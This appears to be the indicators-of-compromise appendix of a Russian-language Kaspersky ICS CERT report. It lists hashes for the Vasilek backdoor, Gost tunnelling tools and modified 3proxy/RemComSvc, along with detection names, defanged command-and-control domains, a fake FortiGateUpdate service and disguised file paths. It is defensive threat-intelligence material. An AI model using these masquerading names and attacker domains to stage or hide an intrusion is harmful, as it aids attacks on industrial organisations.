A7EE2BE8288FCDAE91B5E4022B95AD3A — утилита сокрытия трафика Gost
ADDBB3DEA38C7F114D9B55AC473AF9BD — утилита сокрытия трафика Gost
BAC437D80CD0C65A7937681A9BF5A5E0 — утилита сокрытия трафика Gost
BE47583211DF677350E13EF82198D2D5 — утилита сокрытия трафика Gost
C060237A1C8D2DCCEFD46F99209312B9 — утилита сокрытия трафика Gost

C8C7128B536ACFB2A1531B0CB016F1CE — утилита сокрытия трафика Gost
CE3CB372FC86A1BF8B8965F941903909 — утилита сокрытия трафика Gost
E596F7165F9792E9B201E00585ED3694 — утилита сокрытия трафика Gost
E5D80BF63B2D4DA0E6B1E91B4DC0E35A — утилита сокрытия трафика Gost
E6F319DA7D9230850974E0B2FA664450 — утилита сокрытия трафика Gost
ED03D170568479661BBE47D3B72AABB6 — утилита сокрытия трафика Gost
F82207C8CA5C44FF3F3D3341C5B01F4C — утилита сокрытия трафика Gost
FB966F7055BCDF8D21CE32E4DD71317C — утилита сокрытия трафика Gost
FCE38AB03134AD9C4B63845FA456C3E2 — утилита сокрытия трафика Gost
FF230F470B3E77CF63CB17BC7A2745BB — утилита сокрытия трафика Gost
6470C04186BD618D612FF765B4234C61 — основной модуль Vasilek backdoor
eef8bb0e23f4633ca53d3ac767294b20 — основной модуль Vasilek backdoor
a31f4e073c5700f3195b52caaa950971 — основной модуль Vasilek backdoor
21a558d7fc3934055302b8a0da78f830 — основной модуль Vasilek backdoor
952FC71A3B89BB6E6BB191A66EB4CA12 — основной модуль Vasilek backdoor
F72E9453C6B9044FBE5BAC9B5EE4E65F — загрузчик Vasilek backdoor
05c17f58b31dbeb2c15d44d1a460a3e0 — загрузчик Vasilek backdoor
0633ed1e19ad9e1c6212c1f326e03d73 — утилита SeekDNS
8CE8DF9CA659D0678F0236CB13FE8505 — инсталлятор вредоносного ПО
BF33354D4D1EDD928617B68365C2DF02 — модифицированная утилита 3proxy
9BBBC01EE96D575DCFC2137FD319A379 — модифицированная утилита RemComSvc

Вердикты защитных решений

HEUR:Trojan.Win32.Vasilek.gen
Trojan.Win64.Vasilek.p
HEUR:Trojan.Win64.Vasilek.gen
Trojan.Win64.Agent.qwkbkz
Trojan.Win64.Vasilek.q
not-a-virus:NetTool.Win32.Agent.aelf
Trojan.Win32.Agentb.lnij
HEUR:Trojan.Win32.Agent.gen
Trojan.Win64.Agent.qwkciw
Trojan.Win32.Agent.xbnfrj
Trojan.Win32.Agent.ildg
Trojan.Win32.Vasilek.ak
Trojan.Win64.Agentb.kyfw
Trojan.Win64.Vasilek.r
Trojan.Win32.Vasilek.j
Trojan.Win32.Zapchast.bkvf
Trojan.Win64.Vasilek.s
Trojan.Win64.Agentb.kyfv
not-a-virus:NetTool.Win64.Agent.bw
Trojan.Win64.Agent.qwkswp
Trojan.PowerShell.Agent.aiw
Trojan.Win32.Agent.xbdvtb
not-a-virus:NetTool.Win32.Agent.aele
Trojan.Win32.Agent.ildf

Trojan.Win32.Vasilek.p
Trojan.Win64.Vasilek.o
Trojan.Win64.Kryptik.hx
Trojan.Win32.Vasilek.am
Trojan.Win32.Vasilek.z
Trojan.Win32.Agentb.live
Trojan.Win32.Vasilek.n
Trojan.Win32.Vasilek.an
Trojan.Win32.Vasilek.l
HEUR:HackTool.Win32.Gost.gen
HackTool.Win64.Gost.ac
HackTool.Win64.Gost.ae
HackTool.Win64.Gost.p
HackTool.Win64.Gost.a
HackTool.Win64.Gost.ai
HackTool.Win64.Gost.t
HackTool.Win64.Gost.v
HackTool.Win64.Gost.as
HackTool.Win64.Gost.aq
HackTool.Win64.Gost.au
HackTool.Win64.Gost.bd
Trojan-Dropper.Win32.Vasilek.a
Trojan.Win32.Vasilek.at
Trojan.Win32.Vasilek.au
Trojan.Win32.Agentb.lnii
Trojan.Win32.Vasilek.ao
Trojan.Win32.Agentb.miyo
HackTool.Win64.Agent.ly

Доменные имена и IP-адреса
3a01[.]net
0ce[.]org
gov-by[.]com
7cp[.]org
91j[.]org
vmware.org[.]mx
103.219.153[.]203
p-society[.]org

Имена служб
FortiGateUpdate

Ключи реестра
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\FortiGateUpdate

Пути к файлам
c:\program files\common files\adobe\adobegcclient\agmservice.exe
c:\program files\common files\microsoft shared\update\wsussvc.exe

c:\program files\realtek\audio\hda\rtkaudioservice.exe
c:\program files\teamviewer\version9\tv_w64.exe
c:\teamviewer\version9\tv_w640001.exe
c:\users\user\appdata\roaming\telegram desktop\telegramupdater.exe
c:\users\user\appdata\roaming\telegram desktop\update0002.exe
c:\users\user\appdata\roaming\telegram desktop\updater.exe
c:\windows 2016 update\wsus.exe
c:\windows 2016 update\wsus0001.exe
c:\windows\bddeeeee.sys
c:\windows\bits.exe
c:\windows\def.dll
c:\windows\netsvc.exe
c:\windows\s.exe
c:\windows\spp.exe
c:\windows\ss.exe
c:\windows\system32\graphics2d.dll
c:\windows\system32\gsdll32.dll
c:\windows\system32\lvfs.exe
c:\windows\taskmon.exe
c:\windows\vmtoolsd.exe
c:\windows\vmware.exe
c:\Program Files\forefront tmg client\FwcProxy.exe
C:\Windows\System32\FortiGateUpdate.manifest
C:\Windows\System32\FortiGateUpdate.dll
C:\Windows\Temp\Rar.exe
C:\Program Files (x86)\Google\GoogleUpdater\129.0.6651.0\Crashpad\evx.exe
C:\Program Files (x86)\Google\GoogleUpdater\129.0.6651.0\Crashpad\spp.exe
C:\Program Files (x86)\Google\GoogleUpdater\129.0.6651.0\Crashpad\updater.exe
c:\Users\%UserName%\AppData\Roaming\Brother\pew.exe
c:\Users\%UserName%\AppData\Roaming\Brother\pde.exe
C:\WINDOWS\TEMP\mstfc.exe
C:\windows\system32\iis.exe
c:\windows\system32\winhttp.exe
c:\windows\temp\httpdr.log

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) — глобальный проект «Лаборатории Касперского», направленный на координацию усилий производителей систем автоматизации, владельцев и операторов промышленных объектов, а также исследователей ИТ-безопасности для защиты промышленных предприятий от кибератак. Kaspersky ICS CERT направляет свои усилия в первую очередь на выявление потенциальных и существующих угроз, нацеленных на системы промышленной автоматизации и промышленный интернет вещей.

Kaspersky ICS CERT ics-cert@kaspersky.com